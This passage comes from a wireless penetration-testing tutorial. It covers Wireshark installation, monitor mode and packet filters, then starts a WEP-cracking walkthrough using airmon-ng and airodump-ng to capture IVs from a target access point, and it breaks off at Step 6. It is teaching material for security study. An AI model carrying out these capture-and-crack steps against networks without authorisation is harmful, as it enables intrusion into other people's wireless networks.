Finally, the source address and destination address are the MAC addresses of stations, wireless or otherwise, that are the ultimate source and destination of this frame. The source address may be identical to the transmitter address and the destination address may be identical to the receiver address.

Sequence Control: Contains a 4-bit fragment number subfield, used for fragmentation and reassembly, and a 12-bit sequence number used to number frames sent between a given transmitter and receiver.

Frame Body: Contains an MSDU or a fragment of an MSDU. The MSDU is a LLC protocol data unit or MAC control information.

Frame Check Sequence: A 32-bit cyclic redundancy check.

It is important to note that Wireshark is used by the Sysadmins to check if any sensitive data is being transmitted securely (Encrypted), at the same time it can also be used by a hacker on unsecured(unencrypted) networks.

We will learn how a hacker can misuse legitimate tools for malicious purposes once s/he is connected to the network.
Before moving on to the installation process and tutorial it is necessary to know the history behind the tool.

History

Wireshark, originally named as **Ethereal**, was written and released by Gerald combs, who was a computer science graduate of the University of Missouri–Kansas City. In late 1990s the commercial protocol analysis tools were prices near $1500 and also were not compatible on the company's primary platforms (Solaris and Linux). So, Gerald began writing Ethereal and released the first version in 1998.

Why Ethereal was renamed?

In 2006, Combs accepted a job with CACE technologies. Combs didn't own the trademark of Ethereal (owned by Network Integration Services), but held copyright on most of the

Ethereal source code, so he used the contents of the Ethereal Subversion repository as the basis for the Wireshark repository and then named the project as “Wireshark”.

According to Wikipedia,

“Wireshark has won several industry awards over the years, including *eWeek*, *InfoWorld*, and *PC Magazine*. It is also the top-rated packet sniffer in the Insecure.Org network security tools survey and was the Source Forge Project of the Month in August 2010.”

From 2006 onwards, Wireshark has been in the top 10 tools used by the penetration testers and hackers.

Wireshark comes pre-installed on most of the pentesting distros like Kali Linux, Backbox, Pentoo, Samurai WTF. But being a penetration tester, network administrator or a script kiddie, it is very essential for one to know the installation process of any tool and not to rely upon the preinstalled tools and just use them.
Pentesting distros are designed for the pentesters to *work faster*, by not having to install and fix the system every time, and for education purposes also. But people tend to misunderstand this with *work lesser*. It might seem the same but it isn’t.
You should learn how to install and fix the software. It will not only give you an in-depth understanding of working of the tool, but also by doing this you open new possibilities for yourself to do more. It is like a valuable investment which seems small right now, but rewards you in long-run, beyond your thoughts and understandings.

Installation and Setup

Wireshark is available for Windows, Mac and Linux. You can download Wireshark from the official site.
But I am more interested in teaching stuff from scratch. so, let’s compile Wireshark on Linux from source code.
Download the latest source code here. and save it on the desktop.
Open terminal and type:

```
cd ~/Desktop                  #Move from current directory to Desktop
tar xvf wireshark*.bz2        #Extract bunzip2 type compressed package
cd wireshark*                 #Move to extracted directory
```

Run the **autogen.sh** script to configure your build directory:

```
./autogen.sh
```

Run the **configure** script. It checks your Linux system to ensure it has the proper library dependencies, in addition to the proper compiler to compile the source code.

```
./configure --enable-setcap-install
```

To build and install Wireshark, type

```
make                      #Build packages
make install              #Install binaries on system
```

Run Wireshark,

```
wireshark &
```

or simply press Alt+F2 and enter Wireshark.
Hit Ok, if it shows an error and continue.

As you know that Wireshark can capture traffic from ethernet, USB, Wi-Fi (when authenticated), or Wi-Fi (in monitor mode).
You can select any interface (ethernet, USB or Wi-Fi) and start capturing traffic from it. But, keeping the scope of this book in mind, we have a Wireless card and haven't yet connected or penetrated to any network. So, it leaves us with no option but sniffing the air and that is possible only by putting the wireless card in monitor mode.

Monitor mode

First thing first! Kill processes that could cause trouble.

```
airmon-ng check kill
```

```

Killing these processes:

  PID Name
 3694 wpa_supplicant
 3697 dhclient
 3711 avahi-daemon-ch
```

To put card in monitor mode, first find wireless interface name.
Type *iwconfig* in terminal and check the wireless interface name, *wlan0* in this case

```
lo        no wireless extensions.
eth0      no wireless extensions.
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

Mode:Managed, see line 4. To enable monitor mode, Enter

```
airmon-ng start wlan0
```

```
PHY     Interface      Driver         Chipset

phy3    wlan0          rt2800usb      Ralink Technology, Corp. RT2870/RT3070

              (mac80211 monitor mode vif enabled for [phy3]wlan0 on [phy3]wlan0mon)
              (mac80211 station mode vif disabled for [phy3]wlan0)
```


Type ifconfig to check the new monitor mode interface**.** ***wlan0mon*** in this case. Yours could be different, like wlan1mon, wlan2mon etc.

```
wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec 00-C0-CA-5A-34-B6-30-3A-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 5  bytes 1189 (1.1 KiB)
        RX errors 0  dropped 5  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Card is finally in monitor mode. Let's sniff the air with Wireshark!

Select Sniffing Interface

As soon as you enable monitor mode, wlan0mon will appear on Wireshark's list of interfaces. You will also see a real-time graphical representation of traffic received by an interface.



Welcome to Wireshark

Capture

...using this filter: Enter a capture filter ...

eth0
wlan0mon
any
Loopback: lo
nflog
nfqueue
usbmon1
usbmon2

Double-click wlan0mon to enter live-view window. Packets displayed in real-time with a high level ordered precision. Notice the decimal value of Time column below. Yes, to the 9th place! Which means Wireshark will maintain perfect packet order even with two packets with 1 nanosecond difference. See the power? You better bow down to the devs for this.


Apply a display filter ... <Ctrl-/>

```
No.  Time         Source              Destination             Protocol  Length  Info
   1 0.000000000  D-LinkIn_83:69:28   Broadcast               802.11    315 Beacor
   2 2.855127518                      50:8f:4c:a0:4d:21 (…    802.11     28 Acknov
   3 2.876425164                      50:8f:4c:a0:4d:21 (…    802.11     28 Acknov
   4 3.011738061                      50:8f:4c:a0:4d:21 (…    802.11     28 Acknov
   5 3.036355214                      50:8f:4c:a0:4d:21 (…    802.11     28 Acknov
   6 3.171040303                      XiaomiCo_97:3d:e7 (…    802.11     28 Acknov
   7 3.171556976                      50:8f:4c:a0:4d:21 (…    802.11     28 Acknov
   8 3.196132595                      50:8f:4c:a0:4d:21 (…    802.11     28 Acknov
   9 3.352765080                      50:8f:4c:a0:4d:21 (…    802.11     28 Acknov
  10 3.354203109                      50:8f:4c:a0:4d:21 (…    802.11     28 Acknov
  11 3.574075856  D-LinkIn_83:69:28   Broadcast               802.11    315 Beacor
```

Stop sniffing

Click on red button on the top left corner of the window when you want to stop.

Filters and Packet Analysis


Numerous packets are captured in a very short span of time. Especially when the card is in monitor mode, it makes packet analysis difficult.
One day or another you'll feel a dire need to filter the output, reduce the clutter and make it easier to analyse. It contains a variety of filters. I'll show some of them in this segment so that you understand how filters work and make life easier.
Wireshark has 2 types of filters, see text-input column in last 2 images

1. Display filter
2. Capture filter

Display filters

You can apply display filters, when you want to look for specific data. The packets, that don't match the Display Filter are hidden, but not removed from the original capture file.

There are different ways to apply display filters.
A way to use display filters is to start typing in the (Green bar) Filter Input Field.
You can take advantage of the autocomplete function. When the background of the filter box turns green from red, it means filter string is valid.



```
wlan.
wlan.addr == FF:FF:FF:FF:FF:FF
wlan.activity
wlan.addba.no_frag
wlan.addr
wlan.addr_resolved
wlan.aid
wlan.analysis.gtk
wlan.analysis.pmk
wlan.analysis.retransmission
wlan.analysis.retransmission_frame
wlan.analysis.tk
```

Don't forget to hit Apply or [**Enter**] to apply the filter.

You can also copy and paste filter strings into the Filter Input Field.
Here are some examples:

Filter Type	Display Filter command
Show only beacon frames	wlan.fc.type_subtype == 0x08
Show everything except beacon frames	!wlan.fc.type_subtype == 0x08
Show only beacon frames and acknowledgement frames	(wlan.fc.type_subtype == 0x08) || (wlan.fc.type_subtype == 0x1d)
Show everything except the beacon and ack frames	(!wlan.fc.type_subtype == 0x08) && (!wlan.fc.type_subtype == 0x1d)

A complete list of 802.11 display filter fields can be found in the wlan, wlan_mgt, and wlan_aggregate display filter references.

Capture Filters

When you use a capture filter only the packets that match the filter are dumped to a file. This will reduce the amount of data to be captured.

Capture filters have a different syntax than display filters.


You enter the capture filters into the Filter field of the Wireshark Capture Options dialog box and hit the Start button.

Here are some examples:

Filter Type	Capture Filter Command
Capture only beacon frames	wlan[0] == 0x80
Capture everything except beacon frames	wlan[0] != 0x80
Capture only beacon frames & ack frames	wlan[0] == 0xd4
Capture everything except beacon frames and ack frames:	wlan[0] != 0x80 and wlan[0] != 0xd4

Capture filter is not a display filter

Capture filters (like *tcp port 80*) are not to be confused with display filters (like *tcp.port == 80*). The former is much more limited and are used to reduce the size of a raw packet capture. The latter are used to hide some packets from the packet list.
Capture filters are set before starting a packet capture and cannot be modified during the capture. Display filters on the other hand do not have this limitation and you can change them on the fly.
In the main window, one can find the capture filter just above the interfaces list and in the interfaces dialog.
The display filter can be changed above the packet list as can be seen in this image:



Apply a display filter ... <Ctrl-/>


Expression...

Welcome to Wireshark

Capture


...using this filter: Enter a capture filter ...

We will use Display filter for now,
Filter packets with a specific SSID. In this example, "**dlink**" is the SSID we will filter



```
wlan_mgt.ssid == "dlink"

No.   Source        Destination  Protocol  Info
    1 D-LinkIn...  Broadcast    802.11    Beacon frame, SN=2700, FN=0, Flags=........, BI=100, SSID=dlink
   11 D-LinkIn...  Broadcast    802.11    Beacon frame, SN=2735, FN=0, Flags=........, BI=100, SSID=dlink
   63 D-LinkIn...  Broadcast    802.11    Beacon frame, SN=2789, FN=0, Flags=........, BI=100, SSID=dlink
   83 D-LinkIn...  Broadcast    802.11    Beacon frame, SN=3161, FN=0, Flags=........, BI=100, SSID=dlink
  138 D-LinkIn...  Broadcast    802.11    Beacon frame, SN=3315, FN=0, Flags=........, BI=100, SSID=dlink
  139 D-LinkIn...  Broadcast    802.11    Beacon frame, SN=3331, FN=0, Flags=........, BI=100, SSID=dlink
  225 D-LinkIn...  Broadcast    802.11    Beacon frame, SN=3642, FN=0, Flags=........, BI=100, SSID=dlink

   [Duration: 2568 us]
 IEEE 802.11 Beacon frame, Flags: ........
 IEEE 802.11 wireless LAN management frame
   Fixed parameters (12 bytes)
   Tagged parameters (261 bytes)
     Tag: SSID parameter set: dlink
       Tag Number: SSID parameter set (0)
       Tag length: 5

0030  00 00 64 00 31 04 00 05  64 6c 69 6e 6b 01 08 82   ..d.1... dlink..
0040  84 8b 96 0c 12 18 24 03  01 0b 05 04 00 01 00 00   ......$. ........
```

In the above screenshot we have entered the filter in the green box i.e **'wlan_mgt.ssid == "dlink" '**
All the packet displayed have a common element which is the SSID name: **dlink** which was being broadcasted in the air. Replace *dlink* with your desired SSID.
Wireshark capture all sorts of packets and you might think of filtering packets with specific MAC address during pentest.
In next example, we will filter all the packets broadcasted by any AP. Broadcast packets have destination MAC address as "**FF:FF:FF:FF:FF:FF**". You can see this in the previous image also.



```
wlan.addr == FF:FF:FF:FF:FF:FF

No.  Source         Destination  Protocol  Info
  87 Motorola_da... Broadcast    802.11    Probe Request, SN=3333, FN=0, Flags=........, SSID=Moto E\357\277\275\..
  88 Motorola_da... Broadcast    802.11    Probe Request, SN=3334, FN=0, Flags=........, SSID=helpdesknorth3
  89 Motorola_da... Broadcast    802.11    Probe Request, SN=3335, FN=0, Flags=........, SSID=Moto E\357\277\275\..
  90 Motorola_da... Broadcast    802.11    Probe Request, SN=3336, FN=0, Flags=........, SSID=jai shree krishan20..
  91 Motorola_da... Broadcast    802.11    Probe Request, SN=3337, FN=0, Flags=........, SSID=Abhishek_Tangri
  92 Motorola_da... Broadcast    802.11    Probe Request, SN=3338, FN=0, Flags=........, SSID=krishthelegend
  93 Motorola_da... Broadcast    802.11    Probe Request, SN=3339, FN=0, Flags=........, SSID=Radhey
  94 Motorola_da... Broadcast    802.11    Probe Request, SN=3340, FN=0, Flags=........, SSID=Metro Fi
  95 Motorola_da... Broadcast    802.11    Probe Request, SN=3344, FN=0, Flags=........, SSID=BM6W-U01HMzU1SA

    Signal strength (dBm): -79 dBm
  [Duration: 904 us]
 IEEE 802.11 Probe Request, Flags: ........
    Type/Subtype: Probe Request (0x0004)
  Frame Control Field: 0x4000
    .000 0000 0000 0000 = Duration: 0 microseconds
    Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
```

wlan.addr == FF:FF:FF:FF:FF:FF has a syntax just like the Java language, Here **wlan** is the package and addr, which is hardware address, is the class defined in the **wlan** package.

Save packets


When you get your desired packets filtered it's time to save them for analysing in future.

- Go to **File.**
- Click on **Save.**
- Browse location, input Filename and press [**Enter**]

Next time you start Wireshark and want to analyse previously saved packets
Go to **File** > **Open**. Browse the pcap file. Do whatever you want.

Colour coding

You would have noticed that all the frames captured were being displayed in black/white. That is not it. Wireshark display packets in colours.
In the above examples, the packets were broadcast packets and Wireshark don't apply any colour coding to the broadcast packets.
By default, green is TCP traffic, dark blue is DNS traffic, light blue is UDP traffic, and black identifies TCP packets with problems.
For example, applying a filter "**dns**" (When connected to the Internet) we see an output of packets, all highlighted with dark blue colour.



```
No.  Source        Protocol  Destination   Info
 1 192.168.2.22   DNS       192.168.2…    Standard query 0x3c80 A rootsh3ll.com
 2 192.168.2.22   DNS       192.168.2…    Standard query 0x2f0e AAAA rootsh3ll.com
 3 192.168.2.1    DNS       192.168.2…    Standard query response 0x3c80 A rootsh3ll.com A 52.38.104.213
 4 192.168.2.1    DNS       192.168.2…    Standard query response 0x2f0e AAAA rootsh3ll.com
 7 192.168.2.22   DNS       192.168.2…    Standard query 0xce94 PTR 213.104.38.52.in-addr.arpa
 8 192.168.2.1    DNS       192.168.2…    Standard query response 0xce94 PTR 213.104.38.52.in-addr.arpa
35 192.168.2.22   DNS       192.168.2…    Standard query 0xd213 AAAA rs.Belkin
36 192.168.2.1    DNS       192.168.2…    Standard query response 0xd213 No such name AAAA rs.Belkin
37 192.168.2.22   DNS       192.168.2…    Standard query 0xdd0a AAAA rs

▸ Frame 3: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface 0
▸ Ethernet II, Src: BelkinIn_43:3f:fd (ec:1a:59:43:3f:fd), Dst: Alfa_5a:34:b6 (00:c0:ca:5a:34:b6)
▸ Internet Protocol Version 4, Src: 192.168.2.1, Dst: 192.168.2.22
▸ User Datagram Protocol, Src Port: 53, Dst Port: 54253
▾ Domain Name System (response)
    [Request In: 1]
    [Time: 0.002719501 seconds]
```

DNS requests propagates through *port 53*, like port 21 for *FTP*, 22 for *SSH* and 80 for HTTP

Conclusion

We now have our hands-on Wireshark and had a glimpse of using Wireshark filters to reduce the clutter. We will learn more about Wireshark and its filters along the series.
Next, we will see how to crack WEP using aircrack-ng suite of tools and inspect the captured pcap file using Wireshark.

WEP cracking using Aircrack-ng

WEP (Wired Equivalent Privacy) is the weakest and an outdated encryption mechanism used by the routers (access points) to encrypt data packets passing through the router itself.

WEP uses 64-bit and 128-bit encryption as a standard, but security researchers discovered many flaws in the encryption mechanism of We, like static key generation, fast re-keying method. Many vulnerabilities were discovered and many attacks were designed accordingly. Attacks like

- Korek's Chop-Chop Attack, By Korek
- Caffe Latte attack, By Vivek Ramachandran
- Fragmentation attack
- Hirte attack, an extension to Caffe-Latte attack

Overview

WEP has been broken in so many different ways that, regardless of the encryption size i.e. 64-bit or 128-bit or 152-bit or the complexity and length of your key, your password for WEP encrypted AP is bound to be broken. All it takes is a significant number of IVs (Initialization Vectors), or in simple terms Data Packets that will be used to decrypt the captured traffic and recover the key.

WEP is outdated now, we have better fixes for that. WPA2, WPS enabled routers, which by far are unbroken at this moment in terms of encryption mechanism. Although keys can be recovered in case of WPA2 and WPS also, that we will study in upcoming chapter.
you might be thinking that,

Why are we studying WEP Cracking when it is outdated?
Reason is, it is necessary to learn and understand WEP cracking mechanism, as

- Necessary to learn where it all began.
- It is easy to understand when you start small. Bigger won't be a mess.
- You'll still find many APs nearby using WEP as default encryption schema.

Let's Begin,

Step 1:
Plug-in your wireless card and fire up your Kali Terminal and enter *airmon-ng* to check that your wireless interface is detected by the airmon-ng utility.
We will use Wlan0 i.e. our Alfa card, in this tutorial

Step 2:
Run *airmon-ng check kill* in terminal to all troublesome programs.

```
Killing these processes:

  PID Name
 3694 wpa_supplicant
 3697 dhclient
 3711 avahi-daemon-ch
```

Always run *airmon-ng check kill* before putting wireless card on monitor mode.

You can also kill these processes manually, we will discuss that a bit later.

Step 3:
Put Alfa card(*wlan0*) in monitor mode.

```
airmon-ng start wlan0
```

```
PHY     Interface       Driver          Chipset

phy1    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

               (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
               (mac80211 station mode vif disabled for [phy1]wlan0)
```

Alfa card is now in monitor mode (*wlan0mon*), time to scan the air. For that, we will use *airodump-ng* from the aircrack-ng suite of tools.

Step 4:
Run **airodump-ng [monitor mode interface]** and Identify the WEP enabled AP.

```
airodump-ng wlan0mon
```

```
CH  1 ][ Elapsed: 3 s ][ 2017-07-12 22:12

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

64:66:B3:6E:B0:8A  -42  79      436      455    1   1  54e. WEP  WEP    OPN  rootsh3ll
54:B8:0A:8E:36:00  -73   0      138        0    0   1  54e  WEP  WEP         abhinav

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

64:66:B3:6E:B0:8A  2C:33:61:2D:C6:3G  -46   54e-24     0       8  rootsh3ll
64:66:B3:6E:B0:8A  00:71:E2:EE:A3:E8  -60    0 - 1e    0       4  rootsh3ll
```

rootsh3ll is the ESSID, and MAC addresses highlighted in RED are the devices associated with router with MAC **64:66:B3:6E:B0:8A**
After identifying WEP enabled AP, hit CTRL-C and note the following information:

BSSID (*AP MAC*):	64:66:B3:6E:B0:8A
ESSID (*AP Name*):	rootsh3ll

Channel (*CH*):	1
Station (*STA*):	84:38:38:16:c6:b8

We will use this information according to the scenario. It can also be used to reduce the .pcap file size by capturing data from this AP exclusively. This can be done with airodump-ng, easily.

Step 5:
Specify the BSSID, channel number to airodump-ng for exclusive data capture and save to a file so that we can used the dump file to crack the WEP passphrase.

```
airodump-ng --bssid 64:66:B3:6E:B0:8A -c 1 -w rootsh3ll wlan0mon
```

```
CH  1 ][ Elapsed: 19 s ][ 2017-07-12 22:12

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

64:66:B3:6E:B0:8A  -42  79     9036     1550    1   1  54e. WEP  WEP    OPN  rootsh3ll
54:B8:0A:8E:36:00  -73   0      138        0    0   1  54e  WEP  WEP         abhinavtsj

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

64:66:B3:6E:B0:8A  2C:33:61:2D:C6:3G  -46   54e-24     0      832  rootsh3ll
64:66:B3:6E:B0:8A  00:71:E2:EE:A3:E8  -60    0 - 1e    0      834  rootsh3ll
```

Command Breakdown:

--bssid:	Access point MAC address
-c:	APs operating Channel number, see upper right corner denoting CH. No.
-w:	Output filename, put any name you want

Notice **#Data** section of the output. This is the data (in bytes) captured from the AP *rootsh3ll*.
In case of WEP base APs, **#Data** is the IVs that will be used to decrypt the key.
Remember, more the Data packets, easier to crack WEP.

```
CH  1 ][ Elapsed: 30 s ][ 2017-07-12 22:13

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 64:66:B3:6E:B0:8A  -62  79    18092     3505    1   1  54e. WEP  WEP    OPN  rootsh3ll
 54:B8:0A:8E:36:00  -73   0      192        0    0   1  54e  WEP  WEP         abhinavtsj

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 64:66:B3:6E:B0:8A  2C:33:61:2D:C6:3G  -46   54e-24     0     1768  rootsh3ll
 64:66:B3:6E:B0:8A  00:71:E2:EA:A0:E8  -60    0 - 1e    0      983  rootsh3ll
```

Now here’s a catch. Notice the data packets, only 3505. To start the cracking process, you must have at least 5000 IVs as the easiest password of 5-digit like 11111, 12345 can be cracked with such low no. of IVs or Data packets.
But that’s not an issue. Airodump-ng runs endlessly and will keep on capturing the data

whilst we will start cracking in a new terminal.

Step 6:
